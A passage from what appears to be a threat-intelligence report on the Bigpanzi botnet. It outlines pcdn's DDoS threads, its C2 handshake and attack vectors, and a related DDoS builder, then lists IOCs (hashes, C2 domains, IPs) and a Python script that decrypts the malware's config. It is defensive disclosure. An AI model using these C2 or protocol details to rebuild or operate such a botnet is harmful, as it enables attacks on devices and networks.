In summary, pcdn utilizes open-source software like srs, ss, and kcp to transform the infected devices into SRS edge nodes and SS proxy servers. The use of KCP (Kernel Control Path) acceleration ensures the quality of service, enhancing the user experience for streaming media. The detailed business scenarios of Pandora-CDN involve many components and, due to space constraints, this article will not delve into these in detail. Further analysis of these components will be provided in a subsequent article.

0x5: HTTP Server

Pcdn sets up an HTTP server that listens on the local TCP port 19906. This server provides an HTTP service accessible via the path `/getsatus`. The service

supports a `mode` query parameter, which can take values such as `app`, `p2p`, `auth`, and `portmapping`.

This HTTP service is utilized by components like `play_station` and `punshHoleClient` to query the status of the infected device.

2.4 Device "Weaponization"

In pcdn, there are three threads responsible for Distributed Denial of Service (DDoS) related tasks:

1. **dropstimetask**: Manages time scheduling.
2. **dropstask**: Handles communication with the Command and Control (C2) server, including receiving instructions.
3. **dropsinittask**: Executes the DDoS attacks as instructed.

In the dropstask, five hardcoded C2 servers are specified, all using port 31226 (0x79fa).

Interaction Process Between the Bot and C2:

- **C2 to Bot**: Issues an XOR key (4 bytes).
- **Bot to C2**: Encrypts and sends device information such as the serial number (SN) using the XOR key (38 bytes).
- **C2 to Bot**: Confirms that the bot is online (12 bytes).
- **C2 to Bot**: Sends commands to the bot.

The dropsinittask, upon receiving commands from the C2 server, selects the appropriate ddos_vector to carry out DDoS attacks.

Pcdn supports the following eight types of attack vectors:

DICMPTASK	DUDPTASK
dsyntask	dtcptask
dkeeptask	dhttptask
dposttask	ddiy01task

2.5 Gifts from Pcdn

By tracing the strings related to `dropstimetask`, `dropstask`, and `dropsinittask` within pcdn, we successfully located two Windows-based Distributed Denial of Service (DDoS) tools named `Fl00d` and `Fl00d 2.0`.

0x03: Analysis of DDoS Tools

Taking `Fl00dce690167abeee4326d5369cceffadaaf` as an example, this tool is identified as a DDoS Builder.

Its operational interface, accessible upon running the program, features a 'slave' button which, when clicked, opens a dialog box for configuration. This configuration process facilitates the generation of bot samples compatible with three platforms: STB (Set-Top Box), Linux, and Windows.

A Linux64 sample generated with the default configuration of this DDoS Builder has an MD5 hash of `d6285261d6b2d0a26d186e1b831664db`. Analysis with IDA reveals numerous strings related to "drops" and "task",

indicating a clear lineage between this tool's code and the DDoS-related code found in pcdn.

While pandoraspear and pcdn possess DDoS functionalities, there was initially doubt about the group's involvement in DDoS activities as no actual attack commands were tracked. However, the discovery of this DDoS Builder tool, coupled with the observed pattern of DDoS attacks initiated upon the resolution of hijacked C2 domain names, confirms the group's long-term engagement in unlawful DDoS activities.

The absence of tracked attack commands might be due to the group shifting focus as their operations expanded. For instance, content business lines involving Android TV and STBs may have become more profitable, making these high-value assets. Consequently, the group might have redirected DDoS activities to other botnets within their control, preserving the more valuable resources for content distribution and other lucrative operations. This strategic shift underscores the adaptability and evolving nature of cybercrime syndicates like Bigpanzi.

Gifts from the DDoS Builder

As mentioned in the "Infection Methods" section, through the C2 (Command and Control) servers associated with the DDoS Builder, we were able to locate 325 instances of "SmartUpTool" firmware. Out of these, 32 contained the specific string "ddiy01task" embedded within them, and all of these instances were firmware for the eCos system.

Among these 32 firmware instances identified, some share Fully Qualified Domain Names (FQDNs) that belong to the same Second-Level Domain (SLD) as the domain names used by the DDoS Builder.

Within these 32 firmware instances, there are strings related to DDoS Tasks & Vectors that are identical to those found in pcdn.

Within these 32 firmware instances, there are 5 domains resolving to the same IP address as the C2 for pcdn, specifically to 162.209.126.216.

Additionally, the domain names used for the Command and Control (C2) servers in both batches exhibit very similar patterns.

These events can't just be chalked up to coincidence anymore. Since users are complaining about strange traffic from their set-top boxes on forums, we think that Bigpanzi is targeting set-top box devices that run on the eCos platform.

0x04: Preview of the Next Article

Bigpanzi has made many tools, but this article mainly looks at its key parts: pandoraspear and pcdn, because we don't have much space. We'll explore more of their tools in future articles. Here’s a sneak peek at what we'll discuss next.

ptcrack: Implemented in the Go programming language, ptcrack is a cracker targeting multiple protocols.

We will explore activities related to ptcrack that were uncovered during our command tracking.

- **p2p_peer**: This component utilizes the Peer-to-Peer (P2P) protocol to discover nodes within the Pandora-CDN network.

Notably, p2p_peer provides an HTTP service on port 7172. This exposed web service has been mapped in our Global Hawk platform, accumulating over 270,000 IP addresses.

- **Business APKs**: These are applications that utilize Pandora-CDN for streaming video and live broadcasts. Some domains used within these apps establish a link between pandoraspear and pcdn, showing the interconnected nature of these tools within the Bigpanzi group's operations.

0x05: Conclusion

Over the past eight years, Bigpanzi has been operating covertly, silently amassing wealth from the shadows. With the progression of their operations, there has been a significant proliferation of samples, domain names, and IP addresses. Over these years, these have accumulated in substantial numbers. Moreover, due to the reuse of code and infrastructure, there are complex connections between the samples, domain names, and IP addresses.

In the face of such a large and intricate network, our findings represent just the tip of the iceberg in terms of what Bigpanzi encompasses. There's a vast amount of tracing and investigative work still to be undertaken. For instance, understanding the purpose of domain names in the hosts files, analyzing the multitude of APKs under the /marketdatas/apk pattern, and exploring the relationship between Bigpanzi and FoneStar are crucial next steps.

The analysis presented in this article is but a faint light in the darkness, illuminating a small part of the shadowy existence of Bigpanzi. We welcome insights from the cybersecurity community and invite collaboration from those with the motivation and capability to manage such threats. Together, there's an opportunity to combat the Bigpanzi group and contribute to maintaining cybersecurity.

IOC

pandoraspear sample

```
16047c1cbc51a1e625465a60092499aa
4079859aae0c6a46c6ba3516bdb500d0
59956383454c03084cfc568780a1ac1b
c8b83db92478fc2a1b1e10885ae85d92
ed69a2228a1280d1bce51b11bc7857d4
044122d46b874892227239ef9a1e7b3c
```

```
1bcc313bf3429bcf484f3fafe68726b0
a4f1808d4430fc2bbf5dc6749388727e
adb3efa194ca5aa377aa53a262744ca1
```

pandoraspear C2

```
apz.bsaldo.com
jgp.pdltdgie.com
ok3.mf1ve.com
pcn.panddna.com
ppn.pnddon.com
abcr.ftsym1.com
apz.pdonno.com
ok3.mflve.com
wrkv.jiexi.com
209.239.115.231 United States|Missouri|Saint Louis      AS30083|GoDaddy.com, LLC
```

pcdn sample

```
95357a1d45deebd8bdc4ac01a4ad8c08
7ccdaa9aa63114ab42d49f3fe81519d9
5b2727ba2924fd4d204bf39e601bb77c
4338e9bd02b42eb458f8515caa3bab8e
634c0e7fcc9529005a63c2918ad9dcc5
```

pcdn C2

```
zas8wie.snarutox.com
in32hbccw.oneconcord.net
pu9z3cca.trumpary.com
kp519bpa.fireisi.com
hgxx123p.ourhousei.com

ryy8zc.dotxui.com
plart2z.incenu.com
nikcc32.honisu.com
wwrc9.ngoox.com
iptty3m.dotxui.com
```

pcdn domain

```
pcdnbus.ou2sv.com
pcdnbus-bk.a2k3v.com
```

DDoS builder C2

```
stpoto.sdfaf1230app.net
ruetsm.mkuspt.com
dlewals.adfoiadf892.net
redavss.noip.me
alchaes.abdc11.com
```

Downloader

```
50.7.118.114:19090      United States|California|Los Angeles    AS174|Cogent Commun
50.7.118.114:19091      United States|California|Los Angeles    AS174|Cogent Commun
ak.tknxg.cf:8080
fadfa.dyanoe.com:8080
fadfa.gdalieyw.com:8080
fadfatest.pneydn.com
bas.sw1ez.com:8080
bps.tr2eq.com:8080
caq.xv8ta.com:8080
tano.jdsefbe.com:8080
tano.syhs8u.com:8080
tigx.xjs7zu.com:8080
tigx.xsefbe.com:8080
tyu.sdhenbe.com:8080
vpr.pprv1.com:8080
xihb.bhowljw1.com:8080
xihb.lgewer1f.com:8080
xtsj.ofdad3.com:8080
xtsj.sisenji.com:8080
xtsj.syshebe.com:8080
xtsj.terwea.com:8080
yuo.tyt3s.com:8080
tyu.fart1.com:8080
```

Hosts Downloader

```
http://pandoramain-1794008345.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/host
http://pandorabackup-1322908155.us-west-2.elb.amazonaws.com:8080/marketdatas/dns/ho
http://pcn.panddna.com:8080/marketdatas/dns/hosts

http://eumk.wak2p.com:8080/marketdatas/dns/hosts
```

Hosts

```
www.qicicloud.xyz www.tenlsi1.club
api.qicicloud.xyz api.tenlsi1.club
71.19.252.13 ok3.mflve.com      Canada|British Columbia|Coquitlam       AS11831|eSe
23.12.198.13 ageniustv1.cc      China|Taiwan|Taipei City        AS16625|Akamai Tech
54.149.89.70 eumk.wak2p.com     United States|Oregon|Portland   AS16509|Amazon.com,
71.19.250.242 lof.sty1x.com     Canada|British Columbia|Vancouver       AS11831|eSe
207.38.87.205 mak.wak2p.com     United States|Missouri|Saint Louis      AS30083|GoD
23.12.198.15 ageniusapp.cc      China|Taiwan|Taipei City        AS16625|Akamai Tech
23.12.198.15 sevenmiddleware.cf China|Taiwan|Taipei City        AS16625|Akamai Tech
23.12.198.15 isam.homelinux.com China|Taiwan|Taipei City        AS16625|Akamai Tech
23.12.198.15 pastebin.com       China|Taiwan|Taipei City        AS16625|Akamai Tech
23.12.198.15 channels2.homelinux.com    China|Taiwan|Taipei City        AS16625|Aka
209.239.115.206 vup.k2glu.com   United States|Missouri|Saint Louis      AS30083|GoD
199.189.87.86 qhwh.waks2.com    United States|Missouri|Saint Louis      AS30083|GoD
199.189.87.86 gt3.kt2wt.com     United States|Missouri|Saint Louis      AS30083|GoD
192.200.112.10 pukpa.slkd4.com  United States|Utah|Ogden        AS53850|GorillaServ
71.19.250.242 ji1.mxq1b.com     Canada|British Columbia|Vancouver       AS11831|eSe
207.38.87.205 pf3a.res4f.com    United States|Missouri|Saint Louis      AS30083|GoD
50.30.37.108 pcdnfuc.ou2sv.com  United States|Missouri|Saint Louis      AS30083|GoD
209.126.116.211 plslb.ou2sv.com United States|Missouri|Saint Louis      AS30083|GoD
71.19.250.242 btyu.pifsq.com    Canada|British Columbia|Vancouver       AS11831|eSe
209.239.115.206 vup.k2glu.com   United States|Missouri|Saint Louis      AS30083|GoD
142.0.141.169 cdab.p2mqt.com    United States|California|San Jose        AS54600|PEG
94.75.218.122 b1.str2c.com      The Netherlands|Noord-Holland|Amsterdam AS60781|Lea
81.171.0.77 img.p2mqt.com       The Netherlands|Noord-Holland|Amsterdam AS60781|Lea
23.12.198.18 ageniusvod.cc      China|Taiwan|Taipei City        AS16625|Akamai Tech
18.182.215.73 dmdz.res4f.com    Japan|Tokyo|Tokyo       AS16509|Amazon.com, Inc.
18.182.215.73 p5x.ty3w2.com     Japan|Tokyo|Tokyo       AS16509|Amazon.com, Inc.
71.19.250.244 jdak.jdsaf.com    Canada|British Columbia|Vancouver       AS11831|eSe
71.19.250.244 jdl.oygaf.com     Canada|British Columbia|Vancouver       AS11831|eSe
71.19.250.244 hts.nfdaf.com     Canada|British Columbia|Vancouver       AS11831|eSe
71.19.250.244 hsh.kfdaf.com     Canada|British Columbia|Vancouver       AS11831|eSe
207.38.87.205 jdz.lgdaf.com     United States|Missouri|Saint Louis      AS30083|GoD
207.38.87.205 zms.mgfdaf.com    United States|Missouri|Saint Louis      AS30083|GoD
52.8.212.100 snh.oygaf.com      United States|California|San Francisco  AS16509|Ama
54.183.19.241 snh.kfdaf.com     United States|California|San Francisco  AS16509|Ama
23.12.198.16 brasilhtv-epg1.cc  China|Taiwan|Taipei City        AS16625|Akamai Tech
71.19.252.13 abcr.ftsym1.com    Canada|British Columbia|Coquitlam       AS11831|eSe
```

```
71.19.252.13 ok3.mf1ve.com      Canada|British Columbia|Coquitlam       AS11831|eSe
118.184.69.3 vfz.str2c.com      China|Hongkong|Hongkong AS137443|Anchnet Asia Limit
142.0.141.169 dcs.reakf.com     United States|California|San Jose       AS54600|PEG
198.255.88.146 dcs.tefds.com    Canada|Ontario|Toronto  AS174|Cogent Communications
198.16.66.162 gsb.reakf.com     The Netherlands|Noord-Holland|Haarlem   AS174|Cogen
23.237.10.90 gsb.tefds.com      United States|Colorado|Denver   AS174|Cogent Commun
34.98.72.97 jdl.pugexiz.com     United States|None|None AS396982|Google LLC
34.36.1.200 jdl.hgdsd.com       United States|California|Mountain View  AS396982|Go
```

Appendix

```python
#python script ,which can decrypt the hosts,cmd,/data/.ms
#only test in ida7.6
#pip install pycryptodome

import struct
from Crypto.Cipher import Blowfish

tab = "./0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"

dec="2Sk28.BdtyL1A75rS.9ZFTc/hLgg90NI6jD0xhGS41H01Pe.RupYy1tJ7PS1"
out = b""
mylist = []
output = []


for i in range(len(dec)):
    index=tab.find(dec[i])
    mylist.append(index)

for i in range(0,len(mylist),6):
    tmp=0
    for j in range(6):
        tmp^=mylist[i+j]<<(j*6)
    output.append(tmp)


output[0::2],output[1::2]=output[1::2],output[0::2]
for i in output:
    s = struct.pack('>L', i)
    out += s

bl = Blowfish.new(b"zAw2xidjP3eHQ", Blowfish.MODE_ECB)
plaintxt = bl.decrypt(out)
print(plaintxt)
# plaintext  -->  1000@12.00AC:37:43:A1:0B:A7@0009@19944@\x00
```

What do you think?

15 Responses

 Upvote

 Funny

 Love

 Surprised

 Angry

 Sad

0 Comments Login ▾

G Start the discussion...

LOG IN WITH OR SIGN UP WITH DISQUS

Name

♡ Share Best Newest Oldest